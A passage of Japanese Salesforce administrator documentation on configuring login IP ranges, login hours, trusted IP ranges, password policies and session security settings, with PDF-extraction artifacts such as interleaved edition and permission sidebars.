- 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である ::ffff:0:0 から ::ffff:ffff:ffff:ffff に存在します。::ffff:0:0 は 0.0.0.0、::ffff:ffff:ffff は 255.255.255.255. に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、255.255.255.255 から ::1:0:0:0 または :: から ::1:0:0:0 の範囲は許可されません。
- パートナーアカウントプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforce にお問い合わせください。

4. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合、説明項目を使用して、ネットワークのどの部分がこの範囲に対応するかなど、詳細を入力します。

5. [保存] をクリックします。



メモ: 静的リソースのキャッシュ設定は、ゲストユーザのプロファイルが IP 範囲またはログイン時間に基づいて制限されている Salesforce サイトを介してアクセスする場合は、非公開に設定されます。ゲストユーザプロファイル制限のあるサイトでは、ブラウザ内でのみ静的リソースをキャッシュします。また、以

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

ログイン IP アドレス範囲の制限を参照する

- 「設定・定義の参照」

ログイン IP アドレス範囲の制限を編集および削除する

- 「プロファイルと権限セットの管理」

前は無制限であったサイトに制限が設定されると、Salesforceキャッシュおよび中間キャッシュから静的リソースが解放されるまでに最大 45 日かかる場合があります。

- メモ:** さらに、Salesforceへのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定] から [クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集

プロファイルごとにユーザがログインできる時間帯を指定できます。

- [設定] から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。
- プロファイルを選択し、その名前をクリックします。
- [プロファイルの概要] ページで [ログイン時間帯の制限] まで下にスクロールし、[編集] をクリックします。
- このプロファイルを持つユーザが組織にログインできる曜日と時間帯を設定します。

ユーザがいつでもログインできるようにするには、[すべての時刻を解除] をクリックします。特定の曜日にユーザがログインできないようにするには、開始時刻を [12 AM] に、終了時刻を [終業時間] に設定します。

ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

- メモ:** 初めてプロファイルにログイン時間帯を設定したときは、[設定] の [組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] に基づいて時間が表示されます。その後、[組織情報] ページで指定されている組織の [タイムゾーンのデフォルト値] が変更されても、プロファイルのログイン時間帯のタイムゾーンは変更されません。ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、プロファイルのログイン時間帯は変わりません。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示されます。[ログイン時間帯の制限] 編集ページの時間帯は、指定したタイムゾーンで表示されます。[プロファイルの概要] ページの時間帯は、組織の元のデフォルトのタイムゾーンで表示されます。

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience

使用可能なエディション: Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition

カスタムプロファイルを使用可能なエディション: Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

ユーザ権限

ログイン時間帯の制限を表示する

- 「設定・定義の参照」

ログイン時間帯の制限を編集する

- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

- [設定]から、[クイック検索]ボックスに「プロファイル」と入力します。[プロファイル]を選択して、プロファイルを選択します。
- [ログイン時間帯の制限]関連リストで、[編集]をクリックします。
- このプロファイルを持つユーザが組織にログインできる曜日と時間帯を設定します。

ユーザがいつでもログインできるようにするには、[すべての時刻を解除]をクリックします。特定の曜日にユーザがログインできないようにするには、開始時刻を [12 AM] に、終了時刻を [終業時間] に設定します。

ユーザがログインしている間にログイン時間帯が終了した場合、現在のページは引き続き表示できますが、他のアクションを実行することはできなくなります。

- [保存]をクリックします。



メモ: 初めてプロファイルにログイン時間帯を設定したときは、[設定]の[組織情報]ページで指定されている組織の[タイムゾーンのデフォルト値]に基づいて時間が表示されます。その後、[組織情報]ページで指定されている組織の[タイムゾーンのデフォルト値]が変更されても、プロファイルのログイン時間帯のタイムゾーンは変更されません。ユーザが別のタイムゾーンにいる場合、または組織のデフォルトのタイムゾーンが変更された場合でも、プロファイルのログイン時間帯は変わりません。

ログイン時間を参照しているか編集しているかによって、異なった時間が表示されます。プロファイルの詳細ページでは、指定したタイムゾーンで時間が表示されます。[ログイン時間帯の制限]編集ページの時間帯は、組織のデフォルトのタイムゾーンで表示されます。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

ユーザ権限

ログイン時間帯の制限を設定する

- 「[プロファイルと権限セットの管理](#)」

組織の信頼済み IP 範囲の設定

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

認証されていないアクセスから組織のデータを保護するために、ユーザがログインの問題が発生することなくログインできる IP アドレスのリストを指定できます。ただし、信頼済み IP 範囲外のユーザの場合、この方法で完全にアクセスを制限することはできません。これらのユーザは、ログインの問題を解決(通常はモバイルデバイスまたはメールアドレスに送信されたコードを入力)した後にログインできます。

1. [設定]から、[クイック検索] ボックスに「ネットワークアクセス」と入力し、[ネットワークアクセス]を選択します。
2. [新規]をクリックします。
3. 有効な IP アドレスを [開始 IP アドレス] 項目に入力し、開始 IP アドレスより上位のアドレスを [終了 IP アドレス] 項目に入力します。

開始アドレスと終了アドレスで、ユーザのログインを許可する IP アドレスの範囲(開始値と終了値を含む)を定義します。1つのIP アドレスからのログインのみを許可する場合は、両方の項目に同じアドレスを入力します。

開始 IP アドレスと終了 IP アドレスは IPv4 範囲にあり、アドレス数は 33,554,432 以内にする必要があります(2^{25} 、7 CIDR ブロック)。

4. 必要に応じて、範囲の説明を入力します。たとえば、複数の範囲を管理している場合、ネットワークのこの範囲に対応する部分の詳細を入力します。
5. [保存]をクリックします。

 **メモ:** 2007 年 12 月以前に有効化された組織の場合、Salesforce 機能が導入されると、自動的に 2007 年 12 月の組織の信頼できる IP アドレスリストに入力されます。信頼できるユーザが過去 6 か月間に Salesforce へアクセスするのに使用した IP アドレスも含まれています。

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ネットワークアクセスを変更する

- 「IP アドレスの管理」

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の要件を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

ユーザの種別ごとに異なるパスワードとログインポリシーを設定できます。

 **メモ:** ユーザパスワードは 16,000 バイトを超えてはいけません。

ログイン数は 1 ユーザにつき 1 時間あたり 3,600 に制限されます。この制限は、Summer '08 後に作成された組織に適用されます。

- [設定]から、[クイック検索]ボックスに「パスワードポリシー」と入力し、[パスワードポリシー]を選択します。
- パスワード設定をカスタマイズします。

項目	説明
パスワードの有効期間	<p>ユーザパスワードが失効し、変更する必要が生じるまでの期間。デフォルトは 90 日です。この設定は、セルフサービスポータルでは使用できません。この設定は、「パスワード無期限」権限を持つユーザには適用されません。</p> <p>この設定は、以前の有効期限よりも前または後の有効期限に変更できます。有効期限を削除するには、[無期限]を選択します。</p>
過去のパスワードの利用制限回数	<p>ユーザの過去のパスワードを保存して、パスワードを変更するときに新しい固有のパスワードを使用する必要があるようにします。パスワード履歴は、この値を設定しない限り保存されません。デフォルトは [3 回前のパスワードまで使用不可] です。</p> <p>[パスワードの有効期間] 項目に [無期限] を選択した場合を除き、[制限なし]を選択できません。この設定は、セルフサービスポータルでは使用できません。</p>
最小パスワード長	<p>パスワードに必要な最小限の文字数。この値を設定しても、既存のユーザのパスワードには影響しません。次回のパスワードの変更時に適用され</p>

エディション

使用可能なインター

フェース: Salesforce Classic
(**使用できない組織もあります**) および Lightning Experience の両方

使用可能なエディション:

Contact Manager Edition、
Essentials Edition、Group Edition、Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition

ユーザ権限

パスワードポリシーを設定する

- 「パスワードポリシーの管理」

項目	説明
パスワード文字列の制限	<p>ます。デフォルトは [8 文字以上] です。</p> <p>ユーザのパスワードで使用する必要がある文字の種別。</p> <ul style="list-style-type: none"> 制限なし — 要件がなく、最も安全性の低いオプションです。 英字と数字を含める — デフォルトの設定です。少なくとも1つの英字と1つの数字を使用する必要があります。 英字、数字、および特殊文字を含める — 少なくとも1つの英字、1つの数字、および! " # \$ % & ' () * + , - . / : ; < = > ? @ [\] ^ _ ` { } ~ のうちの1文字を含む必要があります。 数字、大文字、および小文字を含める — 少なくとも1つの数字、1つの英大文字、および1つの英小文字を使用する必要があります。 数字、大文字、小文字、および特殊文字を含める — 少なくとも1つの数字、1つの英大文字、1つの英小文字、および! " # \$ % & ' () * + , - . / : ; < = > ? @ [\] ^ _ ` { } ~ のうちの1文字を使用する必要があります。 数字、大文字、小文字、特殊文字のうち、少なくとも3つを含める — 1つの数字、1つの英大文字、1つの英小文字、および1つの特殊文字(! " # \$ % & ' () * + , - . / : ; < = > ? @ [\] ^ _ ` { } ~) のうち、少なくとも3つを含む必要があります。 <p> メモ: 上記の文字のみが要件を満たします。他の記号文字は特殊文字とはみなされません。</p>
パスワード質問の制限	<p>パスワードヒントの回答に対する制限。</p> <ul style="list-style-type: none"> パスワードを含めないこと — 回答にパスワードそのものを含めることを制限します。 なし — 回答を制限しません。ユーザは、パスワードヒントの質問に対する回答を指定する必要があります。この設定がデフォルトです。 <p>この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。</p>

項目	説明
ログイン失敗によりロックするまでの回数	ログイン失敗が許される回数。この回数を超えると、そのユーザはロックアウトされ、ログインできなくなります。この設定は、セルフサービスポータルでは使用できません。
ロックアウトの有効期間	ロックアウトが解除されるまでの所要時間。デフォルトは15分です。この設定は、セルフサービスポータルでは使用できません。 ユーザが有効なセッションにログインしたけれども、その後ロックアウトされた場合、ユーザは有効なセッションにログインしたままの状態になります。
パスワードのリセットの秘密の回答を非表示にする	<p><input checked="" type="checkbox"/> メモ: ユーザがロックアウトされた場合、そのユーザはロックアウト期間の期限が切れるまで待機する必要があります。ただし、「ユーザパスワードのリセットおよびユーザのロック解除」権限を持つユーザは、[設定]からユーザのロックを解除できます。</p> <ul style="list-style-type: none"> a. [クイック検索] ボックスに「ユーザ」と入力します。 b. [ユーザ]を選択します。 c. ユーザを選択し、[ロック解除]をクリックします。 <p>このボタンは、ユーザがロックアウトされている場合にのみ使用できます。</p>

項目	説明
パスワードの有効期限は 1 日以上にする必要があります	パスワードを24時間以内に複数回変更できなくなります。
セルフリセットに setPassword() API を使用することを許可	選択すると、アプリケーションは setPassword() API を使用して現在のユーザのパスワードを特定の値に変更できます。このオプションを選択解除すると、セキュリティが向上します。選択解除すると、アプリケーションは changeOwnPassword() API を使用してユーザにパスワード値を設定するように求める必要があります。changeOwnPassword() API は、変更を許可する前にユーザの現在のパスワードを検証します。このオプションを選択解除すると、再び選択することはできません。

3. パスワードを忘れた場合とアカウントがロックされた場合の支援情報をカスタマイズします。

 **メモ:** この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。

項目	説明
メッセージ	設定すると、入力したメッセージが「パスワードをリセットできません」メールに表示されます。パスワードのリセット試行回数が上限を超えてロックアウトされると、ユーザにこのメールが送信されます。このテキストは、ユーザがパスワードをリセットするときに [セキュリティの質問への回答] ページの下部にも表示されます。 デフォルトテキストに社内ヘルプデスクまたはシステム管理者の名前を追加できます。このメッセージは、システム管理者がパスワードをリセットする必要があるアカウントにのみ表示されます。時間制限によるロックアウトの場合は、別のシステムメールメッセージが表示されます。
ヘルプリンク	設定すると、このリンクは、[メッセージ] 項目に定義されているテキストと共に表示されます。「パスワードをリセットできません」メールに、[ヘルプリンク] 項目に入力されたとおりの URL が表示されます。ユーザは Salesforce 組織内にいないが引き続きリンク先がどこかわかるため、この形式によってセキュリティが強化されます。

項目	説明
	<p>[セキュリティの質問への回答] ページで、[ヘルリンク] URL が [メッセージ] 項目のテキストと組み合わされて、クリック可能なリンクが生成されます。パスワードを変更するときにはユーザが Salesforce 組織内にいるので、セキュリティ上の問題はありません。</p> <p>有効なプロトコルは次のとおりです。</p> <ul style="list-style-type: none"> • http • https • mailto

4. 「API限定ユーザ」権限を持つユーザに対して代替ホームページを指定します。パスワードのリセットなどのユーザ管理タスクを完了すると、API限定ユーザはログインページではなく、指定した URL にリダイレクトされます。
5. [保存] をクリックします。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように促されます。

「パスワード無期限」権限のあるユーザ以外のすべてのユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「すべてのパスワードをリセット」と入力し、[すべてのパスワードをリセット] を選択します。
2. [すべてのユーザパスワードをリセット] を選択します。
3. [保存] をクリックします。

ユーザが次回ログインすると、パスワードをリセットするように促されます。

パスワードをリセットするときの考慮事項

- ユーザが Salesforce にログインするためには、コンピュータの有効化が必要な場合があります。
- 「すべてのユーザパスワードをリセット」は、セルフサービスポータルユーザには影響しません。これは、セルフサービスポータルユーザが直接の Salesforce ユーザではないためです。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあ
ります](#)) および Lightning
Experience の両方

使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

ユーザ権限

- すべてのパスワードをリ
セットする
- 「ユーザパスワードの
リセットおよびユーザ
のロック解除」

セッションセキュリティ設定の変更

セッション接続タイプ、タイムアウト制限、IP アドレス範囲を変更して、悪意のある攻撃などから保護できます。

- [設定]から、[クイック検索]ボックスに「セッションの設定」と入力し、[セッションの設定]を選択します。
- セッションセキュリティ設定をカスタマイズします。

 **メモ:** ID 検証設定は、[ID 検証 ページ](#)(ページ 48)にもあります。ID 検証設定は、どちらの場所でも変更できます。

項目	説明
タイムアウト値	<p>無効ユーザーがログアウトされるまでの時間。ポータルユーザーの場合、タイムアウトを 15 分に設定することはできても、タイムアウトは 10 分～24 時間にになります。15 分から 24 時間の範囲の値を選択します。厳重なセキュリティが必要な機密情報が Salesforce 組織にある場合は、より短いタイムアウト期間を選択してください。</p> <p> メモ: タイムアウト期間の半分が過ぎるまで、最終アクティブセッション時間値は更新されません。そのため、タイムアウトが 30 分の場合、15 分が過ぎたときに活動があるかどうかがチェックされます。20 分後にレコードを更新した場合、アクティブセッション時間のチェックから 5 分経過しているため、タイムアウトはリセットされます。このシナリオでは、ログアウトされるまでと 30 分(計 50 分)あります。ただし、10 分後にレコードを更新した場合、過去 15 分以内に活動がなかったため、20 分(計 30 分)後にログアウトされます。</p>
セッションタイムアウト時の警告ポップアップを無効にする	タイムアウト警告メッセージを無効ユーザーに向けて表示するかどうかを決定します。ユーザーには、タイムアウト値で指定されたとおりに、タイムアウトの 30 秒前に注意を促すメッセージが表示されます。
セッションタイムアウト時に強制的にログアウト	無効なユーザーのセッションがタイムアウトすると、現在のセッションが強制的に無効にな

エディション

使用可能なインター
フェース: Lightning
Experience および
Salesforce Classic ([使用でき
ない組織](#)もあります)

[ログイン時の IP アドレス
とセッションをロックす
る] 設定を使用可能なエ
ディション: Enterprise
Edition、Performance
Edition、Unlimited Edition、
Developer Edition、および
Database.com Edition

他のすべての設定を使用
可能なエディション:
Essentials Edition、Personal
Edition、Contact Manager
Edition、Group Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、
Developer Edition、および
Database.com Edition

ユーザ権限

セキュリティ設定を変更
する

- 「アプリケーションの
カスタマイズ」

項目	説明
	<p>ります。ブラウザが更新され、ログインページに戻ります。組織にアクセスするには、再ログインする必要があります。</p> <p> メモ: この設定を使用する場合は、[セッションタイムアウト時の警告ポップアップを無効にする]を選択しないでください。</p>
ログイン時のIPアドレスとセッションをロックする	<p>ユーザのセッションをユーザがログインしたIPアドレスにロックして、認可されていないユーザによる有効なセッションの乗っ取りを防止するかどうかを決めます。</p> <p> メモ: この設定は、さまざまなアプリケーションやモバイルデバイスの機能を妨げる可能性があります。</p>
セッションを最初に使用したドメインにセッションをロックする	<p>コミュニティユーザなどのユーザの現在のUIセッションを特定のドメインに関連付けます。この設定は、別のドメインでのセッションIDの不正使用防止に役立ちます。この設定は、Summer '15 リリース以降に作成された組織ではデフォルトで有効になっています。</p>
セキュアな接続(HTTPS)が必要	<p>Salesforceへのログインまたはアクセスに HTTPSが必要かどうかを決定します。</p> <p>セキュリティ上の理由により、この設定はデフォルトで有効になっています。この設定は、API要求には適用されません。すべてのAPI要求には HTTPSが必要です。</p> <p>コミュニティと Salesforce サイトで HTTPS を有効にするには、「サイトとコミュニティの HSTS」を参照してください。</p> <p> メモ: [ユーザのパスワードをリセットする]ページには、HTTPS を使用してのみアクセスできます。</p>
すべてのサードパーティドメインでセキュアな接続(HTTPS)が必要	<p>サードパーティドメインへの接続に HTTPSが必要かどうかを決定します。</p> <p>Summer '17 リリース以降に作成された取引先では、この設定がデフォルトで有効になっています。</p>
ユーザとしてログインしてから再ログインを強制する	<p>別のユーザとしてログインしているシステム管理者がセカンダリユーザとしてログアウトした後、以前のセッションに戻れるかどうかを決めます。</p> <p>この設定をオンにすると、システム管理者がユーザとしてログアウトした後に Salesforce を使用し続けるためにはログインし直す必要があります。オフにした場合は、システム管理者がユーザとしてログアウトした後で元のセッションに戻ります。すべての組織で、この設定がデフォルトで有効になっています。</p>

項目	説明
HttpOnly 属性が必要	<p>セッション ID Cookie アクセスを制限します。HttpOnly 属性を持つCookieは、JavaScriptからのコールなど、非HTTP メソッドではアクセスできません。</p> <p> メモ: JavaScript を使用してセッション ID の Cookie にアクセスするカスタムアプリケーションまたはパッケージアプリケーションを使用している場合は、[HttpOnly 属性が必要]を選択するとアプリケーションが停止します。これは、Cookie へのアプリケーションのアクセスが拒否されるためです。[HttpOnly 属性が必要]が選択されている場合は、AJAX Toolkit のデバッグウィンドウを使用できません。</p>
クロスドメインセッションで POST 要求を使用	<p>クロスドメイン交換でセッション情報が GET 要求ではなく POST 要求を使用して送信されるように組織を設定します。クロスドメイン交換の例として、Visualforce ページを使用している場合が挙げられます。POST 要求ではセッション情報がリクエストボディに保持されるため、このコンテキストでは GET 要求よりも POST 要求のほうが安全です。ただし、この設定を有効にすると、別のドメインから埋め込まれたコンテンツ(画像など)が表示されない場合があります。</p>
すべての要求でログイン IP アドレスの制限を適用	<p>ユーザが Salesforce にアクセスできる IP アドレスを、[ログイン IP アドレスの制限] に定義されている IP アドレスのみに制限します。この設定をオンにすると、クライアントアプリケーションからの要求を含め、各ページ要求でログイン IP アドレスの制限が適用されます。この設定をオフにすると、ユーザがログインする場合にのみログイン IP アドレスの制限が適用されます。この設定は、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。</p>
ログイン IP アドレスの制限(Contact Manager Edition、Group Edition、および Professional Edition)	<p>IP アドレスの範囲を指定します。ユーザはこの範囲内(指定した両端を含む)の IP アドレスからログインする必要があり、範囲外からはログインできません。</p> <p>範囲を指定するには、[新規]をクリックし、開始 IP アドレスと終了 IP アドレスを入力して、開始値と終了値を含む範囲を定義します。</p> <p>この項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では使用できません。これらのエディションでは、有効な[ログイン IP アドレスの制限]をユーザプロファイル設定に指定できます。</p>
ログインページでキャッシングとオートコンプリート機能を有効にする	<p>ユーザのブラウザがユーザ名を保存できるようにします。オニにすると、初回ログインの後、ユーザ名がログインページの [ユーザ名] 項目に自動入力されます。ユーザがログインページ</p>

項目	説明
	<p>で[ログイン情報を保存する]を選択した場合、セッションが期限切れになったりユーザがログアウトしたりした後でも、ユーザ名が保持されます。ユーザ名は、スイッチャにも表示されます。すべての組織で、この設定がデフォルトで選択されています。</p> <p> メモ: この設定をオフにすると、[ログイン情報を保存する]オプションは、組織のログインページにもスイッチャにも表示されません。</p>
パフォーマンスを向上させるためにブラウザの安全で永続的なキャッシュを有効にする	<p>ブラウザの安全なデータキャッシュを有効にし、サーバとの往復処理の増加を避けることでページの再読み込みパフォーマンスを向上させます。すべての組織で、この設定がデフォルトで選択されています。</p> <p> 警告: ブラウザの安全で永続的なキャッシュを無効にすると、Lightning Experience のパフォーマンスに対して重大な悪影響があります。次のような場合にのみ無効にします。</p> <ul style="list-style-type: none">データが暗号化されている場合でも、会社のポリシーによりブラウザのキャッシュが許可されていない。コード変更の影響を確認するために Sandbox 組織または Developer Edition 組織で開発しており、安全なキャッシュを空にする必要がない。
ユーザの切り替えを有効化	組織のユーザがプロファイル写真を選択したときに、スイッチャを表示するかどうかを決定します。すべての組織で、この設定がデフォルトで選択されています。[ログインページでキャッシングとオートコンプリート機能を有効にする]設定も有効にする必要があります。組織が他の組織のスイッチャに表示されないようにするには、[ユーザの切り替えを有効化]設定をオフにします。これにより、組織のユーザがプロファイル写真を選択したときも、スイッチャが表示されなくなります。
ログアウトするまでログイン情報を保存します	通常、ユーザ名は、セッションがアクティブである期間、またはユーザが[ログイン情報を保存する]を選択した場合にのみキャッシュされます。この保存オプションは、SSOセッションでは使用できません。セッションが期限切れになると、ユーザ名は、ログインページとスイッチャに表示されなくなります。[ログアウトするまでログイン情報を保存します]を有効にすると、ユーザが明示的にログアウトした場合にのみキャッシュされたユーザ名が削除されます。セッションがタイムアウトしても、ユーザ名はスイッチャに無効として表示されます。ユーザ

項目	説明
	<p>は、自分のコンピュータを操作していてセッションがタイムアウトになった場合、ユーザ名を選択して再認証できます。ユーザが共有コンピュータを操作している場合、ユーザがログアウトすると、ユーザ名はただちに削除されます。</p> <p>この設定は、すべての組織のユーザに適用されます。このオプションはデフォルトで有効になっていません。ただし、ユーザの便宜のため、有効にすることをお勧めします。組織がログインページでSSOまたは認証のすべてのプロバイダを公開していない場合は、この設定を無効にしてください。</p>
Lightning コンポーネントフレームワークのコンテンツ配信ネットワーク(CDN)を有効化	Lightning コンポーネントフレームワークの静的コンテンツを提供する Akamai のコンテンツ配信ネットワーク(CDN)を有効にして、ユーザが Lightning Experience やその他のアプリケーションをよりすばやく読み込みができるようにします。通常、CDN を使用するとページの読み込み時間が短縮されますが、ファイルを提供する供給元ドメインも変わります。Salesforceから提供されるコンテンツのIP範囲を会社で制限している場合、この設定を有効にする前に徹底的にテストします。CDNでは、複数の地理的な場所でキャッシュバージョンが保存され、静的コンテンツの読み込み時間が短縮されます。この設定により、Lightning コンポーネントフレームワークの静的な JavaScript や CSS の CDN 配信が有効になります。CDN では、組織のデータまたはメタデータは配信されません。
ユーザはテキスト(SMS)でIDを検証する	ユーザがテキストメッセージで ID 検証コードを受信できるようになります。ユーザはテキストで ID 検証コードを受信する前に電話番号を検証する必要があります。すべての組織で、この設定がデフォルトで有効になっています。
他の方法が登録されている場合、メールによるID検証を防止する	他の ID 方法が検証されていない場合のみ、ユーザがメールで検証コードを取得できるようになります。他の検証方法としては、Salesforce Authenticator、SMS、時間ベースのワンタイムパスワード(TOTP)、物理キー(U2F)があります。すべての組織で、この設定がデフォルトで有効になっています。
コールアウトからAPIログインするためのセキュリティトークンが必要(APIバージョン31.0以前)	API バージョン 31.0 以前では、コールアウトからの API ログインにセキュリティトークンを使用する必要があります。例として、Apex コールアウトや AJAX プロキシを使用したコールアウトが挙げられます。API バージョン 32.0 以降では、デフォルトでセキュリティトークンが必要です。
ユーザが物理的なセキュリティキー(U2F)を使用して認証できるようにする	要素認証や ID 検証に U2F セキュリティキーを使用できるようになります。Salesforce Authenticator、認証アプリケーションによって生成されたワンタイムパスワード、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、登録され

項目	説明
	た U2F セキュリティキーを USB ポートに挿して検証を完了します。
ユーザが証明書を使用して認証できるようになります	証明書ベースの認証で、組織で個々のユーザを認証するための PEM エンコード X.509 デジタル証明書を使用できるようにします。
2 要素認証 (2FA) の登録時に ID 検証が必要	2要素認証方式 (Salesforce Authenticator) を追加するには、ユーザは以前のように再ログインするのではなく ID を確認する必要があります。
メールの変更に対して ID 検証が必要	メールアドレスの変更が有効になる前に、ユーザは再度ログインして、自分の ID を確認する必要があります。ユーザが ID を検証するには、Salesforce Authenticator、SMS、メールなどの登録済みの検証方法を使用します。 ☑ メモ: ユーザの検証方法がメールの場合、確認コードは、新しいメールアドレスではなく、ユーザが以前に登録したメールアドレスに送信されます。
メールアドレスの変更に対してメール確認が必要 (Lightning コミュニティの外部ユーザに適用)	外部ユーザは、新しいメールアドレスを所有していることを確認する必要があります。ユーザがメールアドレスを変更すると、新しいメールアドレスにリンク付きのメールが送信されます。ユーザがリンクをクリックすると、新しいメールアドレスが有効になります。Winter'20 以降に作成される組織では、メールでの確認がデフォルトで有効になります。Winter'20 より前に作成された組織では、セキュリティ予防措置としてこのオプションを有効にすることをお勧めします。このオプションは、従業員には適用されません。
Salesforce Authenticator は地理位置情報を使用して自動的に ID を検証する	Salesforce Authenticator で電話のロケーションサービスを使用してユーザの ID を検証できるようにします。ユーザが場所を承認すると、ユーザはその場所にいるときに ID の入力を促されません。場所が承認されない場合、または信頼できる場所の外側にユーザがいる場合、ID の検証が促されます。
Salesforce Authenticator は信頼された IP アドレスのみに基づいて自動的に ID を検証する	Salesforce Authenticator で信頼済み IP 範囲を使用してユーザの ID を検証できるようにします。ユーザが信頼済み IP アドレス範囲内にいる場合、ID の検証は促されません。ユーザが信頼済み IP アドレス範囲外にいる場合、ID の検証が促されます。
Lightning Login を許可	Lightning Login を使用してパスワードの代わりに Salesforce Authenticator で Salesforce にログインできるようにします。
Lightning Login ユーザ権限のあるユーザのみを許可	Lightning Login ユーザ権限が有効になっている場合に、ユーザが Lightning Login を使用してパスワードの代わりに Salesforce Authenticator で Salesforce にログインできるようにします。

項目	説明
設定ページのクリックジャック保護を有効化	Salesforce の設定ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。([設定] ページは [設定] メニューから使用できます)。
設定以外の Salesforce ページのクリックジャック保護を有効化	設定以外の Salesforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。設定ページにはクリックジャック攻撃に対する保護がすでに含まれています ([設定] ページは [設定] メニューから使用できます)。すべての組織で、この設定がデフォルトで選択されています。
標準ヘッダーがある Visualforce ページのクリックジャック保護を有効化	ヘッダーが有効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。 また、ホワイトリストに登録された外部ドメインで iframe を許可します。この機能を有効にするには、[Visualforce インラインフレームのホワイトリストのドメイン] でフレーム化を許可する外部ドメインをホワイトリストに登録します。
ヘッダーが無効化された Visualforce ページのクリックジャック保護を有効化	ページで <code>showHeader="false"</code> を設定するときに、ヘッダーが無効になっている Visualforce ページで、クリックジャック攻撃に対して保護します。クリックジャックは、ユーザインターフェース着せ替え攻撃とも呼ばれます。 また、ホワイトリストに登録された外部ドメインで iframe を許可します。この機能を有効にするには、[Visualforce インラインフレームのホワイトリストのドメイン] でフレーム化を許可する外部ドメインをホワイトリストに登録します。
設定ページ以外の GET 要求の CSRF 保護を有効化	設定以外のページを変更して、クロスサイトリクエストフォージェリ (CSRF) 攻撃から保護します。設定以外のページでランダムな文字列を URL パラメータに挿入するか、非表示のフォーム項目として追加します。GET および POST 要求が実行されるたびに、アプリケーションがこの文字列の有効性をチェックします。期待される値に一致する値が見つからない限り、アプリケーションはコマンドを実行しません。すべての組織で、この設定がデフォルトで選択されています。
設定ページ以外の POST 要求の CSRF 保護を有効化	Lightning コンポーネントフレームワークでは、すでに W3C 標準のコンテンツセキュリティポリシー (CSP) を使用して、ページに読み込むことができるコンテンツのソースを制御しています。[より厳格なコンテンツセキュリティポリシーを有効化] 設定では <code>script-src</code> の <code>unsafe-inline</code> の使用も禁止されて、クロスサイトスクリプティング攻撃のリスクが軽減されます。
より厳格なコンテンツセキュリティポリシーを有効化	Lightning コンポーネントフレームワークでは、すでに W3C 標準のコンテンツセキュリティポリシー (CSP) を使用して、ページに読み込むことができるコンテンツのソースを制御しています。[より厳格なコンテンツセキュリティポリシーを有効化] 設定では <code>script-src</code> の <code>unsafe-inline</code> の使用も禁止されて、クロスサイトスクリプティング攻撃のリスクが軽減されます。

項目	説明
Lightning Locker API バージョン	<p>API バージョンが指定されていないすべての Lightning コンポーネントについて、Lightning Locker との互換性を確保するために API バージョンを設定します。Lightning Locker により、各バージョンでセキュリティが向上します。このため、カスタムコンポーネントを更新して、最新バージョンに準拠させることをお勧めします。今すぐ更新を実行できない場合、または最新バージョンと互換性がない管理パッケージが必要な場合は、以前の互換 API バージョンを一時的に選択できます。</p>
